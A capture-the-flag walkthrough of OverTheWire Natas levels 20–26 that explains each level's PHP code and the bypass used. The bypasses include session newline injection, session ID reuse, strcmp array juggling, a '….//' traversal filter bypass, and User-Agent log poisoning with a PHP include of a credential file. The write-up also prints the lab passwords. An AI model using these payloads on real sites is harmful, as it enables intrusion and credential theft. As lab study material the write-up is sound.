
Natas20


The page after I logged in:



I pressed **View sourcecode** link and got the following output:







Code explanation: Session handlers for read and write are:

**myread**:

* checks if SID is valid (alphanumeric characters only).
* Reads from the file: “<session path>/mysess\_<$sid>”. For each line - takes the first 2 words and set the first one as a session field, and the second one as its value.
* Returns the session encoded.

**mywrite:**

* checks if SID is valid (alphanumeric characters only)
* writes to the file: “<session path>/mysess\_<$sid>”. For each key and value writes them in a line and separate them with space (“ “).
* Change file permission.

If the user is admin (session contains admin field with the value 1) – it prints the next level credentials.

The first thing I did, was to find a pattern in some of the SSIDs – but all of them were different from each other. Then, I noticed that I can enter my own field and value to session if I insert new line character (\n=0x0A) in the name!


If I entered the following value as the name: **bla%0Aadmin%201**

It will write it in the file as: **name bla\nadmin 1\n**


And will read it and set session field as: **name:bla, admin:1**

For that purpose, I used **burp**.


I changed the request before sending it to the server (name value is **%0Aadmin%201**, and **debug** in the header – for debug printing):



I pressed forward and got the following output:




I refreshed the page and now got the output:



[username: natas21, password: **IFekPyrQXftziDEsUr3x21sYuahypdgJ**]

Natas21


The page after I logged in:



[“Note: this website is colocated with[**http://natas21-experimenter.natas.labs.overthewire.org**](http://natas21-experimenter.natas.labs.overthewire.org/)”]


Co-located = The servers use the same facility, and therefore have access to other’s sessions.

I pressed the **View sourcecode** link and got the following output:




Code explanation: It creates a new session and checks if it contains an **admin** field with value **1**. If yes, print next level credentials.

I pressed on the second website link, entered the credentials for the current level and got the following output:



I pressed on the **View sourcecode** link and got the following output:




Code explanation: It creates a session, checks if the request contains the key **submit** and adds to the session all request’s keys and their values. Then, it creates a form that will allow us to change html section’s CSS.


For this level I used **burp**.

I clicked the **Update button** and caught the request. Before sending it, I added **admin**=**1** as a key


and a value in the body section and **?debug** in the header:



I pressed **Forward** and got the following output:



I copied the session id through chrome developer tools (**F12 🡪 Application 🡪 Cookies**):




[PHPSESSID = **ff5472s4rk02m40425vc6vn0q3**]

I refreshed the first website (the one we saw in the beginning), caught the request and **changed the session id value** to **ff5472s4rk02m40425vc6vn0q3** before sending it:




I pressed **Forward** and got the following output:




[password: **chG9fbe1Tq2eWVMgjYYD1MsfIvN461kJ**]

Natas22

The page after I logged in:




I pressed on the **View sourcecode** link and got the following output:



Code explanation: Creates a new session, checks if the GET request contains the key **revelio** and if the session contains the key **admin** with the value **1** it shows the next level credentials. Otherwise uses the header function to redirect to index page.


For this level I used **burp**.

I refreshed the page and caught the request. Before sending it, I added the key **revelio** to the request URL:




I pressed **Forward**, and received a new request to the index page (like expected).

I move to **HTTP history** tab and watch the last request’s response:




There I could see the next level password:



[Password: **D0vlad33nQF0Hz2EP255TP5wSW9ZsRSE**]

Natas23

The page after I logged in:



I pressed the **View sourcecode** link and got the following output:




Code explanation: If the password that was given in the request contains the string “**iloveyou**” and longer that **10** characters it prints the next level password.


I copied the code to a local file and played with it. I noticed 2 important things:

* The password must contain the string “iloveyou”
* The password must start with a number that are bigger that 10

I entered the string **22iloveyou** and pressed **Login**:




I got the following output:



[Password: **OsRmXFguozKpTZZ5X14zNO43379LZveg**]

Natas24

The page after I logged in:



I pressed the **View sourcecode** link and got the following output:



Code explanation: If the password equals to the next level password it prints the next level credentials.


First, I tried the current level password but failed.

Then I read a little about **strcmp php vulnerability** in the net, and found out that if strcmp function gets different value types (string and integer, or string and array) to compare it will return 0!

I entered the following URL: [http://natas24.natas.labs.overthewire.org/?passwd[]](http://natas24.natas.labs.overthewire.org/?passwd%5b%5d), and pressed enter:




I got the following output:




[Password: **GHF6X7YwACaYYssHVY05cFq83hRktl4c**]


Natas25

The page after I logged in:



I pressed the **View sourcecode** link and got the following output:





Code explanation: It take the **lang** variable value, replaces (for security purpose) each **../** to empty string and exit if contains the substring **natas\_webpass**. It displays the file contents and if necessary, saves a file as log (**/var/www/natas/natas2\_<** **PHPSESSID >.log**).

First, I thought of ways to bypass these checks:

We can bypass the first obstacle if we write **….// instead of ../**

Because the code replaces each ../ to empty string, in the end …./ will become ../

Unfortunately, I couldn’t find a way to bypass checking the folder name. I tried doing so with \*, but got no results.

Then, I noticed that in the log file it prints also the **user-agent**!If we change the user agent to php code that will display the next level password – we will be able to see it in the log file.


For this level I used **burp**.

I wrote the following URL:




(<http://natas25.natas.labs.overthewire.org/?lang=natas_webpass>)

Pressed enter, and caught the request:



Before forwarding it to the server I changed the User-Agent value to:

**<?php include '/etc/natas\_webpass/natas26'; ?>**




And pressed **forward**.

Then I moved to the following URL (notice that I wrote my PHPSESSID value there):



**URL explanation:** we know that the php code that run is in the path: **/var/www/natas/natas25/index.php**. If we want to display the log file (which is in /var/www/natas/natas2/logs/) we only need to go 1 step back (../) and then write our file name.

Pressed enter, and got the following output:



[Password in the first line: **oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T**]

Natas26

The page after I logged in:



I pressed the **View sourcecode** link and got the following output:







Code explanation: It creates a session, checks if the cookies contains a key named **drawing** and the request contains the keys: **x1**, **x2**, **y1** and **y2**. If yes – draws an image, shows it and stores some data. For drawing the image, it creates a new color image, allocates colors and draw a line from (x1, y1) to (x2, y2). Later, it takes the value of drawing – **decode it with base64** and **unsterilized** it. For each **object** it has checks if it contains the keys x1, x2, y1 and y2 and again draw a line from (x1, y1) to (y1, y2). In the end it copies the image to a file with the path: **img/natas26\_<PHPSESSID>.**png and destroys the image.

For displaying the image, it opens the image file and displays it.

The data it stores are x1, x2, y1, y2 and the value of drawing.

I noticed there is a class named Logger which logs all the actions – but not used…

Ideas:

Log: 100%

Drawing: 100%

Drawing will contain a php code which will use Logger class, and edit it’s values (or print a code)

\* We can inject a php code as the drawing.

\* Create a logger class which will print next level password.